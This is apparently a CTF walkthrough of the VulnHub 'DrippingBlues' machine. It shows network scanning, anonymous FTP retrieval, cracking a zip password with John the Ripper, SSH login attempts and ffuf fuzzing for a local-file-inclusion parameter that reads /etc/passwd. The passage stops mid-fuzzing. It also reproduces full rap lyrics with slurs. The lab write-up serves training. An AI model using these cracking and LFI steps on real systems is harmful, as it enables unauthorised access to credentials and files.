

DARK TRACE

1'S & 0'S

CTF #4

DRIPPING

Blues

Walkthrough----!



Difficulty: Easy!

Sanjeewa Karunaratnan



1. Scanned with netdiscover

```
—(root@kali)-[/home/kali/Desktop/VulnHub_Ex/drippingblues]
```

```
└─# netdiscover -r 192.168.1.0/24
```

The results are as follows

Currently scanning: Finished! | Screen View: Unique Hosts

10 Captured ARP Req/Rep packets, from 4 hosts. Total size: 600

IP	At MAC Address	Count	Len	MAC Vendor / Hostname

192.168.1.154	08:00:27:55:06:7d	1	60	PCS Systemtechnik GmbH

2. Identified the target host ip as 192.168.1.154.

3. conducted the nmap scan to identify the open ports and running services.

```
—(root@kali)-[/home/kali/Desktop/VulnHub_Ex/drippingblues]
```

```
└─# nmap -A -O -sC -sV -sT -T4 -vvv -oN dripping_blues_nmap_scan.txt 192.168.1.154
```

PORT STATE SERVICE REASON VERSION

21/tcp open ftp syn-ack vsftpd 3.0.3

| ftp-syst:

| STAT:

| FTP server status:

| Connected to ::ffff:192.168.1.181

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| At session startup, client count was 3

| vsFTPD 3.0.3 - secure, fast, stable

|_ End of status

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|_ -rwxrwxrwx 1 0 0 471 Sep 19 2021 respectmydrip.zip [NSE: writeable]

22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 9e:bb:af:6f:7d:a7:9d:65:a1:b1:a1:be:91:cd:04:28 (RSA)

| ssh-rsa

AAAAB3NzaC1yc2EAAAADAQABAAQGBgQDbxYxQnBJ9rm2bVc4pAXQ3GpeYAIzleaeEq
WNA81n2LKLoQj4itDteNsWVGyl+/MLD6cLhH2pG/Do+fyCB0BiYPChOCG1TbIZAD+xyo
IwpWaKgGsYboiFRXDZGKSL1tNVU75dXQ15h9mk439nP6/wU/VtQI5DzepZwEm2UptuM
47s5SjUTHz12oxLiVJEolpWBvQXqOgE19FcPUiPTTyiLKNxYf3ldsfo2+qqN9huJJaxUWyJ
IybQL4bI6yEh4IPnvKdfQjFptN3IEPL+bvk72NNNaYlQ/WwX2RpOcRd3Fjwr+iw2k+B8CT
7usMylurEfWB6KGCrw6069Xo28/cjVPdbhlIRviJcs8RbXriykLdPY82r1RkaqZj1dW4kBNZ
NRiZSrFw6ZiorP7Eg56K4kRTzgz9yJo8o9BmTsYkh03DYKiWEHcNQGvmMZ2kCbiEeCy
Qe9kOsSLBU72qZD9rE2LLf8mTAHQ9tZOzB6uIqL+VIwoFZ7n0T+7oavPfv7k4r0=

| 256 a3:d3:c0:b4:c5:f9:c0:6c:e5:47:64:fe:91:c5:cd:c0 (ECDSA)

| ecdsa-sha2-nistp256

AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBDF04+r2o37rJy
IEzUuHRQoRjOdCMM3gWNIZ2lyYMEp5n0O5Z/5BarHCUCOhFR2MxnQ9CZzfpEYweDj
qXwlFeZc=

| 256 4c:84:da:5a:ff:04:b9:b5:5c:5a:be:21:b6:0e:45:73 (ED25519)

|_ ssh-ed25519

AAAAC3NzaC1lZDI1NTE5AAAAIH0x+9idurkyzJIrzQLE/+qOMwrGuXdg/5rBaw8WAqWl

80/tcp open http syn-ack Apache httpd 2.4.41 ((Ubuntu))

| http-robots.txt: 2 disallowed entries

|_ /dripisreal.txt /etc/dripispowerful.html

| http-methods:

|_ Supported Methods: GET HEAD POST OPTIONS

|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).

|_ http-server-header: Apache/2.4.41 (Ubuntu)

MAC Address: 08:00:27:55:06:7D (Oracle VirtualBox virtual NIC)

Device type: general purpose

Running: Linux 4.X|5.X

OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5

OS details: Linux 4.15 - 5.8

TCP/IP fingerprint:

OS:SCAN(V=7.94SVN%E=4%D=2/25%OT=21%CT=1%CU=36138%PV=Y%DS=1%DC=D%G=Y%M=08002

OS:7%TM=67BDDE88%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=107%TI=Z%CI=Z%I

OS:I=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW

OS:7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88

OS:%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%

OS:S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%

OS:RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W

OS:=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)

OS:U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%D

OS:FI=N%T=40%CD=S)

Uptime guess: 20.943 days (since Tue Feb 4 11:37:26 2025)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=258 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

HOP RTT ADDRESS

1 3.22 ms drippingblues (192.168.1.154)

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 10:15

Completed NSE at 10:15, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 10:15

Completed NSE at 10:15, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 10:15

Completed NSE at 10:15, 0.00s elapsed

Read data files from: /usr/share/nmap

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 15.86 seconds

Raw packets sent: 23 (1.806KB) | Rcvd: 15 (1.278KB)

4. As port 21 ftp is open and allows anonymous login, let's log on with FTP to see if there is anything important available. (As Nmap result disclosed there is a zip folder called `-rwxrwxrwx 1 0 0 471 Sep 19 2021 respectmydrip.zip [NSE: writeable]`). Inspect and download the contents.

```
—(root@kali)-[/home/kali/Desktop/VulnHub_Ex/drippingblues]
```

```
└─# ftp Anonymous@192.168.1.154
```

Connected to 192.168.1.154.

220 (vsFTPD 3.0.3)

331 Please specify the password.

Password:

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

```
ftp> ls
```

229 Entering Extended Passive Mode (|||14048|)

150 Here comes the directory listing.

```
-rwxrwxrwx 1 0 0 471 Sep 19 2021 respectmydrip.zip
```

226 Directory send OK.

```
ftp> get respectmydrip.zip
```

local: respectmydrip.zip remote: respectmydrip.zip

229 Entering Extended Passive Mode (|||44348|)

150 Opening BINARY mode data connection for respectmydrip.zip (471 bytes).

100%

```
|*****  
*****| 471 103.85 KiB/s 00:00 ETA
```

226 Transfer complete.

471 bytes received in 00:00 (62.05 KiB/s)

5. Then, let's unzip it and see the content.

```
—(root@kali)-[/home/kali/Desktop/VulnHub_Ex/drippingblues]
```

```
└─# unzip respectmydrip.zip
```

Archive: respectmydrip.zip

[respectmydrip.zip] respectmydrip.txt password:

skipping: respectmydrip.txt incorrect password

inflating: secret.zip

6. As we can observe above this zip directory/file is password protected. I am guessing that there might be something important. Maybe ha haaaa may not be.

7. Examined the zip document with Exiftool and the following was the observation.

```
—(root@kali)-[/home/kali/Desktop/VulnHub_Ex/drippingblues]
```

```
└─# exiftool respectmydrip.zip
```

ExifTool Version Number	: 13.00
File Name	: respectmydrip.zip
Directory	: .
File Size	: 471 bytes
File Modification Date/Time	: 2021:09:19 14:57:02-04:00
File Access Date/Time	: 2025:02:25 10:27:54-05:00
File Inode Change Date/Time	: 2025:02:25 10:27:54-05:00
File Permissions	: -rw-r--r--
File Type	: ZIP
File Type Extension	: zip
MIME Type	: application/zip
Zip Required Version	: 20
Zip Bit Flag	: 0x0001
Zip Compression	: None
Zip Modify Date	: 2021:09:19 18:53:22
Zip CRC	: 0x5c92f12b
Zip Compressed Size	: 32
Zip Uncompressed Size	: 32
Zip File Name	: respectmydrip.txt
Warning	: [minor] Use the Duplicates option to extract tags for all 2 files

8. Examined with the strings tool to find anything available with strings in this zip file and the result was as follows.

```
—(root@kali)-[/home/kali/Desktop/VulnHub_Ex/drippingblues]
```

```
—# strings respectmydrip.zip
```

```
respectmydrip.txt&x
```

```
secret.zipu
```

```
C8:9
```

```
1sBm
```

```
respectmydrip.txt
```

```
secret.zip
```

9. Looks like it contains some file names.

10. Let's try to crack the password of the zip file with the "John the Ripper" tool.

```
—(root@kali)-[/home/kali/Desktop/VulnHub_Ex/drippingblues]
```

```
—# zip2john respectmydrip.zip > respectmydrip_zip_hash.txt
```

```
ver 2.0 respectmydrip.zip/respectmydrip.txt PKZIP Encr: cmplen=32, decmplen=20,
```

```
crc=5C92F12B ts=96AB cs=5c92 type=0
```

```
ver 2.0 respectmydrip.zip/secret.zip is not encrypted, or stored with non-handled  
compression type
```

```
—(root@kali)-[/home/kali/Desktop/VulnHub_Ex/drippingblues]
```

```
—# john --wordlist=/usr/share/wordlists/rockyou.txt respectmydrip_zip_hash.txt
```

```
Using default input encoding: UTF-8
```

```
Loaded 1 password hash (PKZIP [32/64])
```

```
Will run 2 OpenMP threads
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
072528035 (respectmydrip.zip/respectmydrip.txt)
```

```
1g 0:00:00:05 DONE (2025-02-25 12:58) 0.1984g/s 2762Kp/s 2762Kc/s 2762KC/s
```


```
072551..072046870
```

```
Use the "--show" option to display all of the cracked passwords reliably
```

```
Session completed.
```

As we can observe the password has disclosed : 072528035

11. When unzipping the **respectmydrip.zip**, there were two files, one is still a zip file.
1. **respectmydrip.txt**
 2. **secret.zip**
12. Read the contents of **respectmydrip.txt** with the cat command and found following output
- ```
(root@kali)-[/home/kali/Desktop/VulnHub_Ex/drippingblues]
└─# cat respectmydrip.txt
just focus on "drip"
```
13. Numerous attempts were made to unzip the remaining **secret.zip** document, but the file was password-protected. This time, no luck with John the Ripper as well.
14. Since port 80 is open, let's see if there is a running web page. Yes found following



It displays a message.

15. Seems like two names, who hacked the system.
1. **travisscott**
  2. **thugger**

16. Then, ran dirsearch tool to find any special directory or file availability.


```
—(root@kali)-[/home/kali/Desktop/VulnHub_Ex/drippingblues]
```

```
└─# dirsearch -u http://192.168.1.154
```

Target: <http://192.168.1.154/>

```
[13:56:54] Starting:
[13:56:57] 403 - 278B - /.ht_wsr.txt
[13:56:57] 403 - 278B - /.htaccess.bak1
[13:56:57] 403 - 278B - /.htaccess.orig
[13:56:57] 403 - 278B - /.htaccess.save
[13:56:57] 403 - 278B - /.htaccess_sc
[13:56:57] 403 - 278B - /.htaccessOLD
[13:56:57] 403 - 278B - /.htaccessBAK
[13:56:57] 403 - 278B - /.htaccessOLD2
[13:56:57] 403 - 278B - /.htaccess_orig
[13:56:57] 403 - 278B - /.htm
[13:56:57] 403 - 278B - /.htaccess.sample
[13:56:57] 403 - 278B - /.htpasswd
[13:56:57] 403 - 278B - /.htpasswd_test
[13:56:57] 403 - 278B - /.htaccess_extra
[13:56:57] 403 - 278B - /.html
[13:56:57] 403 - 278B - /.httr-oauth
[13:56:59] 403 - 278B - /.php
[13:57:59] 200 - 82B - /robots.txt
[13:58:00] 403 - 278B - /server-status/
[13:58:00] 403 - 278B - /server-status
```


17. As we can see on the above output and the nmap result, /robots.txt file is available.
18. Let's search the contents of the robots.txt



```
← → ↻ 🏠 192.168.1.154/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
User-agent: *
Disallow: /dripiisreal.txt
Disallow: /etc/dripiispowerful.html
```

19. As we can observe there are two disallowed entries for all crawlers. And They are;
1. /dripisreal.txt
  2. /etc/dripispowerful.html
20. Let's see those files for any special content.

#### First File



```
hello dear hacker wannabe,
go for this lyrics:
https://www.azlyrics.com/lyrics/youngthug/constantlyhating.html
count the n words and put them side by side then md5sum it
ie, hellohellohellohello >> md5sum hellohellohellohello
it's the password of ssh
```

21. The second file got nothing.
22. Look at the first file content.
- ✓ Ask to visit the URL “  
<https://www.azlyrics.com/lyrics/youngthug/constantlyhating.html>”
  - ✓ Count the **n** words of the lyrics, arrange them in an order and get the md5sum value of it.
  - ✓ It is the password of the SSH
23. I tried with the instructions provided but there was no luck. Just a dead end.

**23. I found this to be quite a tedious and time-consuming task. So, I thought of making this a little automated. I followed the following steps.**

✓ **Copied the lyrics from the site (Given URL above)**

Pour that shit up fool, it's ours  
Ha  
Monster!  
Man so you ain't gon' pour?  
Oh, so you're gonna make a nigga beg you to pour?  
Okay bool, you dig?  
(Wheezy Beats)  
Uh

Hopped out my motherfuckin' bed  
Hopped in the motherfuckin' coupe (Skrrt)  
Pulled up on the Birdman (Brr)  
I'm a beast, I'm a beast, I'm a mobster (Ayy)  
You got 50 whole bands, you'll be my sponsor (Just for the night)  
Them snakes on the plane, me and Kanye-conda (Anacondas)  
Yeah (Them anacondas)  
I might piece him up and let my partner smoke him (Triple cross)  
Chuck-E-Cheese him up, I pizza him, I roll him (Cross)  
I'm a gangster, I don't dance, baby I poke  
Right now I'm surrounded by some gangsters from Magnolia  
I heard I put it in the spot, yes sir she told me  
My niggas muggin', these niggas YSL only  
I heard my Nolia niggas not friendly, like no way  
But we not friendly either, you know it  
Ha!  
Yeah, thumbs up  
I've seen more holes than a golf course on Donald Trump's course  
My bitch a tall blooded horse, nigga, bronco  
And if you catch us down bet you're not gon' trunk us (No)  
You got a body, lil' nigga, we got a ton of 'em (Yeah)  
You got some Robin's, lil' nigga, we got some Batmans  
I let that choppa go "blocka, blocka," get back, son (Back)  
You got them MJ's, nigga, I got them Jacksons (Racks)

But really what is it to do  
When the whole world constantly hatin' on you?  
Pussy niggas hold their nuts, masturbatin' on you  
Meanwhile the fuckin' federal baitin' on you  
Nigga tell me what you do  
Would you stand up or would you turn to a pussy nigga?

I got a hundred things to do  
And I can stop rappin' but I can't stop stackin' fuckin' figures

*[Birdman & Young Thug:]*

Yeah, I'm from that motherfuckin' 'Nolia, nigga ('Nolia, nigga)  
Birdman'll break a nigga nose, lil' nigga (Nose, lil' nigga, ah)  
You need to slow your fuckin' roll, lil' nigga (Roll, lil' nigga, Thugger)  
We created Ks on shoulders, nigga (Shoulders, nigga)  
I'm a scary fuckin' sight, lil' nigga (Sight, lil' nigga, ah)  
We won a hundred mil' on fights, lil' nigga (Fights, lil' nigga, hey)  
A hundred bands, sure you're right, lil' nigga (Right, lil' nigga)  
I keep some AKs on my flights, lil' nigga (My flights, lil' nigga, I do)  
Birdman Willie B (What?)  
Smoke some stunna blunts, now my eyes Chinese (Chinese)  
Hundred K on private flights overseas (Overseas)  
Choppas City nigga, free BG (BG)  
Bentley with the doors all 'round, not a Jeep (Jeep)  
Rich nigga shit, smoke two pounds in a week (In a week)  
Can't find a bitch that don't know we them streets (We them streets)  
Bitches know that I am Birdman, that's OG, brrat

*[Young Thug:]*

But really what is it to do  
When the whole world constantly hatin' on you?  
Pussy niggas hold their nuts, masturbatin' on you  
Meanwhile the fuckin' federal baitin' on you  
Nigga tell me what you do  
Would you stand up or would you turn to a pussy nigga?  
I got a hundred things to do  
And I can stop rappin' but I can't stop stackin' fuckin' figures

Nigga, I'm a crack addict  
Thought about lettin' them get a cut  
Then I went and snagged at it  
Yeah, the new Boosie Badazz at it  
I'ma drop a nigga life, just like a bad habit  
I stick to the ground like a motherfuckin' rug  
I'm a big dog, lil' fuck nigga, you a pup  
Lil' bitch, clean your drawers before you think you're a thug  
Before I be in front your shows, just like your pub  
I ain't even lyin', baby  
I swear to God I ain't lyin', baby, no  
First I'll screw you without these pliers, baby, or  
I might dap you like, "good try, baby"  
Big B livin', baby  
Them boys on my left throwin' up Cs

I promise their mama see them this week  
And I don't break promises with my Ds (Them my dogs)  
I want Ms and cheese, mister Mickey Ds  
She know I am a beast, I am so obese (Rrar)  
In Miami I swear they don't got good weed  
Wiz Khalifa can you send me some weed please?

*[Birdman:]*

Yeah, overseas, nigga, top floor, clear windows, nigga  
Glass house, drankin' GT, you understand?  
We in that Red Light District, you understand?  
We 3 and 1, that mean 3 on me, nigga, you understand me?  
Just livin' the life, boy, ayy, Thug, just a dollar for a 1, nigga  
We can blow a mil', boy  
Rich Gang, YSL, blatt!

- ✓ Save the copied lyrics content to a file. (lyrics.txt)

```
—(root@kali)-[/home/kali/Desktop/VulnHub_Ex/drippingblues]
└─# nano lyrics.txt
```

- ✓ Then, let's automate our process with bash commands as follows

```
—(root@kali)-[/home/kali/Desktop/VulnHub_Ex/drippingblues]
└─# cat lyrics.txt | grep -oE '\b[nN]\w+' | tr -d '\n' | md5sum
```

**d2e7f7c799a2f6163b9a1b2113d784d9 -**

- ✓ Above md5 hash value could be the SSH password

**d2e7f7c799a2f6163b9a1b2113d784d9**

**THIS HASH IS JUST ONLY ONE HASH I CREATED. THIS IS ONLY FOR DEMONSTRATION PURPOSES. I HAVE TRIED WITH BOTH “n & N”, “n”, “N” SINCE THIS WAS A DEAD END I AM NOT GOING TO PUT ALL THOSE STUFF HERE**

24. Now, we have the password for the SSH. But we need to find the username for that.



25. As we observed previously there were two names which claimed to be the personnel who hacked the system. Possibly they have created user account with their names and let's try with their names first.

✓ travisscott  
✓ thugger

26. Since there are only two usernames let's ssh manually.

27. Seems the first name has no luck.

```
└─(root@kali)-[/home/kali/Desktop/VulnHub_Ex/drippingblues]
└─# ssh travisscott@192.168.1.154
```

The authenticity of host '192.168.1.154 (192.168.1.154)' can't be established.

ED25519 key fingerprint is

SHA256:eVoGERVw0lG6hbny1KztaN+fD1oHC/zhGfuexoATqME.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '192.168.1.154' (ED25519) to the list of known hosts.

travisscott@192.168.1.154's password:

Permission denied, please try again.

travisscott@192.168.1.154's password:

Permission denied, please try again.

travisscott@192.168.1.154's password:

travisscott@192.168.1.154: Permission denied (publickey,password).


28. Tried with both the names with all hashes I created above. But it was a dead end.

29. Proceeded with the remaining option which is; try with the other file which was spotted in /robots.txt.

/etc/dripispowerful.html

30. Tried following on the browser.

`http://192.168.1.154/etc/dripispowerful.html`



## Not Found

The requested URL was not found on this server.

---

*Apache/2.4.41 (Ubuntu) Server at 192.168.1.154 Port 80*

31. It again feels like a dead end. But however, we can observe following;

- ✓ As we can observe this `dripispowerful.html` file is not located in general web server directory.
- ✓ Instead, it is located in `/etc` directory which is a general system directory and also it contains some sensitive files like `/etc/passwd`, `/etc/shadow` etc...

32. What my guess was, there should be a LFI (Local File Inclusion) vulnerability where I can exploit.

33. “Not Found” in the webpage suggests me that there should be a parameter where we need to view the file.

Common examples as follows

- ✓ `http://192.168.1.154/index.php?file=/etc/dripispowerful.html`
- ✓ `http://192.168.1.154/index.php?page=/etc/dripispowerful.html`
- ✓ `http://192.168.1.154/index.php?view=/etc/dripispowerful.html`

34. So, we need to figure out the control word in this place. I tried manually with above 3 but had no luck.

35. Next, I thought using the “ffuf tool” for automation of fuzzing.

```
└─(root@kali)-[/home/kali/Desktop/VulnHub_Ex/drippingblues]
```

```
└─# ffuf -u "http://192.168.1.154/?FUZZ=/etc/passwd" -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -fc 404 -fs 138 -fw 13 -fl 9
```

/'\_\_\ /'\_\_\        /'\_\_\  
^\\_ / ^\\_ /    \_\_ ^\\_ /  
\\, \_\_ \\, \_\_ \\\ \\\, \_\_ \  
\\\\_ / \\\\_ ^ \\\\_ \\\\\_ /  
\\\\_   \\\\\_ \\\\\_ /   \\\\\_ \  
 \\_ /   \\_ /   \\_ /   \\_ /

v2.1.0-dev

---


**:: Method : GET**  
**:: URL : http://192.168.1.154/?FUZZ=/etc/passwd**  
**:: Wordlist : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt**  
**:: Follow redirects : false**  
**:: Calibration : false**  
**:: Timeout : 10**  
**:: Threads : 40**  
**:: Matcher : Response status: 200-299,301,302,307,401,403,405,500**  
**:: Filter : Response status: 404**  
**:: Filter : Response size: 138**  
**:: Filter : Response words: 13**  
**:: Filter : Response lines: 9**

---

